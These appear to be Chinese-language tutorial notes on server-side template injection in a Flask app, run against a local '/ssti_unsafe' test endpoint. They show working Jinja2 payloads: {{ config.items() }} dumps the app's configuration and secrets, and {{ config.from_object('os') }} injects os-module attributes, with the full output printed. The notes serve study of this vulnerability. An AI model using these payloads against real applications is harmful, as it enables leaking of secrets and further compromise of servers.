
config



```
Hello,dict_items([('ENV', 'development'), ('DEBUG', False), ('TESTING', False),
('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None),
('SECRET_KEY', None), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(31)),
('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'),
('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', None),
('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True),
('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None),
('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None),
('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(0, 43200)),
('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False),
('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'),
('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR',
False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None),
('MAX_COOKIE_SIZE', 4093), ('MY_SECRET', 'my_secret')])
```

访问http://localhost:5000/ssti_unsafe?exploit={{%20config.items()%20}}得到了所有的配置信息


config.from_object



```
def from_object(self, obj):
    if isinstance(obj, string_types):
        obj = import_string(obj)
    for key in dir(obj):
        if key.isupper():
            self[key] = getattr(obj, key)
```

config.from_object加载一个模块或类中名字为大写的成员属性和方法


config.from_object



```
>>>
>>>
>>> import os
>>> for key in dir(os):
...     if key.isupper():
...             print key,':',getattr(os,key)
...
EX_CANTCREAT : 73
EX_CONFIG : 78
EX_DATAERR : 65
EX_IOERR : 74
EX_NOHOST : 68
EX_NOINPUT : 66
EX_NOPERM : 77
EX_NOUSER : 67
EX_OK : 0
EX_OSERR : 71
EX_OSFILE : 72
EX_PROTOCOL : 76
EX_SOFTWARE : 70
```

查看OS模块中大写的成员变量

config.from_object


localhost:5000/ssti_unsafe?exploit=
localhost:5000/ssti_unsafe?exploit={{ config.items() }}
70%

```
Hello,dict_items([('ENV', 'development'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None),
('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', None), ('PERMANENT_SESSION_LIFETIME',
datetime.timedelta(31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'),
('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', None), ('SESSION_COOKIE_PATH', None),
('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None),
('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT',
datetime.timedelta(0, 43200)), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False),
('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS',
True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD',
None), ('MAX_COOKIE_SIZE', 4093), ('MY_SECRET', 'my_secret'), ('CLD_CONTINUED', 6), ('CLD_DUMPED', 3), ('CLD_EXITED', 1),
('CLD_TRAPPED', 4), ('EX_CANTCREAT', 73), ('EX_CONFIG', 78), ('EX_DATAERR', 65), ('EX_IOERR', 74), ('EX_NOHOST', 68),
('EX_NOINPUT', 66), ('EX_NOPERM', 77), ('EX_NOUSER', 67), ('EX_OK', 0), ('EX_OSERR', 71), ('EX_OSFILE', 72), ('EX_PROTOCOL', 76),
('EX_SOFTWARE', 70), ('EX_TEMPFAIL', 75), ('EX_UNAVAILABLE', 69), ('EX_USAGE', 64), ('F_LOCK', 1), ('F_OK', 0), ('F_TEST', 3),
('F_TLOCK', 2), ('F_ULOCK', 0), ('NGROUPS_MAX', 16), ('O_ACCMODE', 3), ('O_APPEND', 8), ('O_ASYNC', 64), ('O_CREAT', 512),
('O_DIRECTORY', 1048576), ('O_DSYNC', 4194304), ('O_EXCL', 2048), ('O_EXLOCK', 32), ('O_NDELAY', 4), ('O_NOCTTY', 131072),
('O_NOFOLLOW', 256), ('O_NONBLOCK', 4), ('O_RDONLY', 0), ('O_RDWR', 2), ('O_SHLOCK', 16), ('O_SYNC', 128), ('O_TRUNC', 1024),
('O_WRONLY', 1), ('PRIO_PGRP', 1), ('PRIO_PROCESS', 0), ('PRIO_USER', 2), ('P_ALL', 0), ('P_NOWAIT', 1), ('P_NOWAITO', 1), ('P_PGID',
2), ('P_PID', 1), ('P_WAIT', 0), ('RTLD_GLOBAL', 8), ('RTLD_LAZY', 1), ('RTLD_LOCAL', 4), ('RTLD_NODELETE', 128), ('RTLD_NOLOAD',
16), ('RTLD_NOW', 2), ('R_OK', 4), ('SCHED_FIFO', 4), ('SCHED_OTHER', 1), ('SCHED_RR', 2), ('SEEK_CUR', 1), ('SEEK_END', 2),
('SEEK_SET', 0), ('ST_NOSUID', 2), ('ST_RDONLY', 1), ('TMP_MAX', 308915776), ('WCONTINUED', 16), ('WCOREDUMP', <built-in function
WCOREDUMP>), ('WEXITED', 4), ('WEXITSTATUS', <built-in function WEXITSTATUS>), ('WIFCONTINUED', <built-in function
WIFCONTINUED>), ('WIFEXITED', <built-in function WIFEXITED>), ('WIFSIGNALED', <built-in function WIFSIGNALED>),
('WIFSTOPPED', <built-in function WIFSTOPPED>), ('WNOHANG', 1), ('WNOWAIT', 32), ('WSTOPPED', 8), ('WSTOPSIG', <built-in
function WSTOPSIG>), ('WTERMSIG', <built-in function WTERMSIG>), ('WUNTRACED', 2), ('W_OK', 2), ('X_OK', 1)])
```

执行了http://localhost:5000/ssti_unsafe?exploit={{ config.from_object('os') }}后再查看config.items()

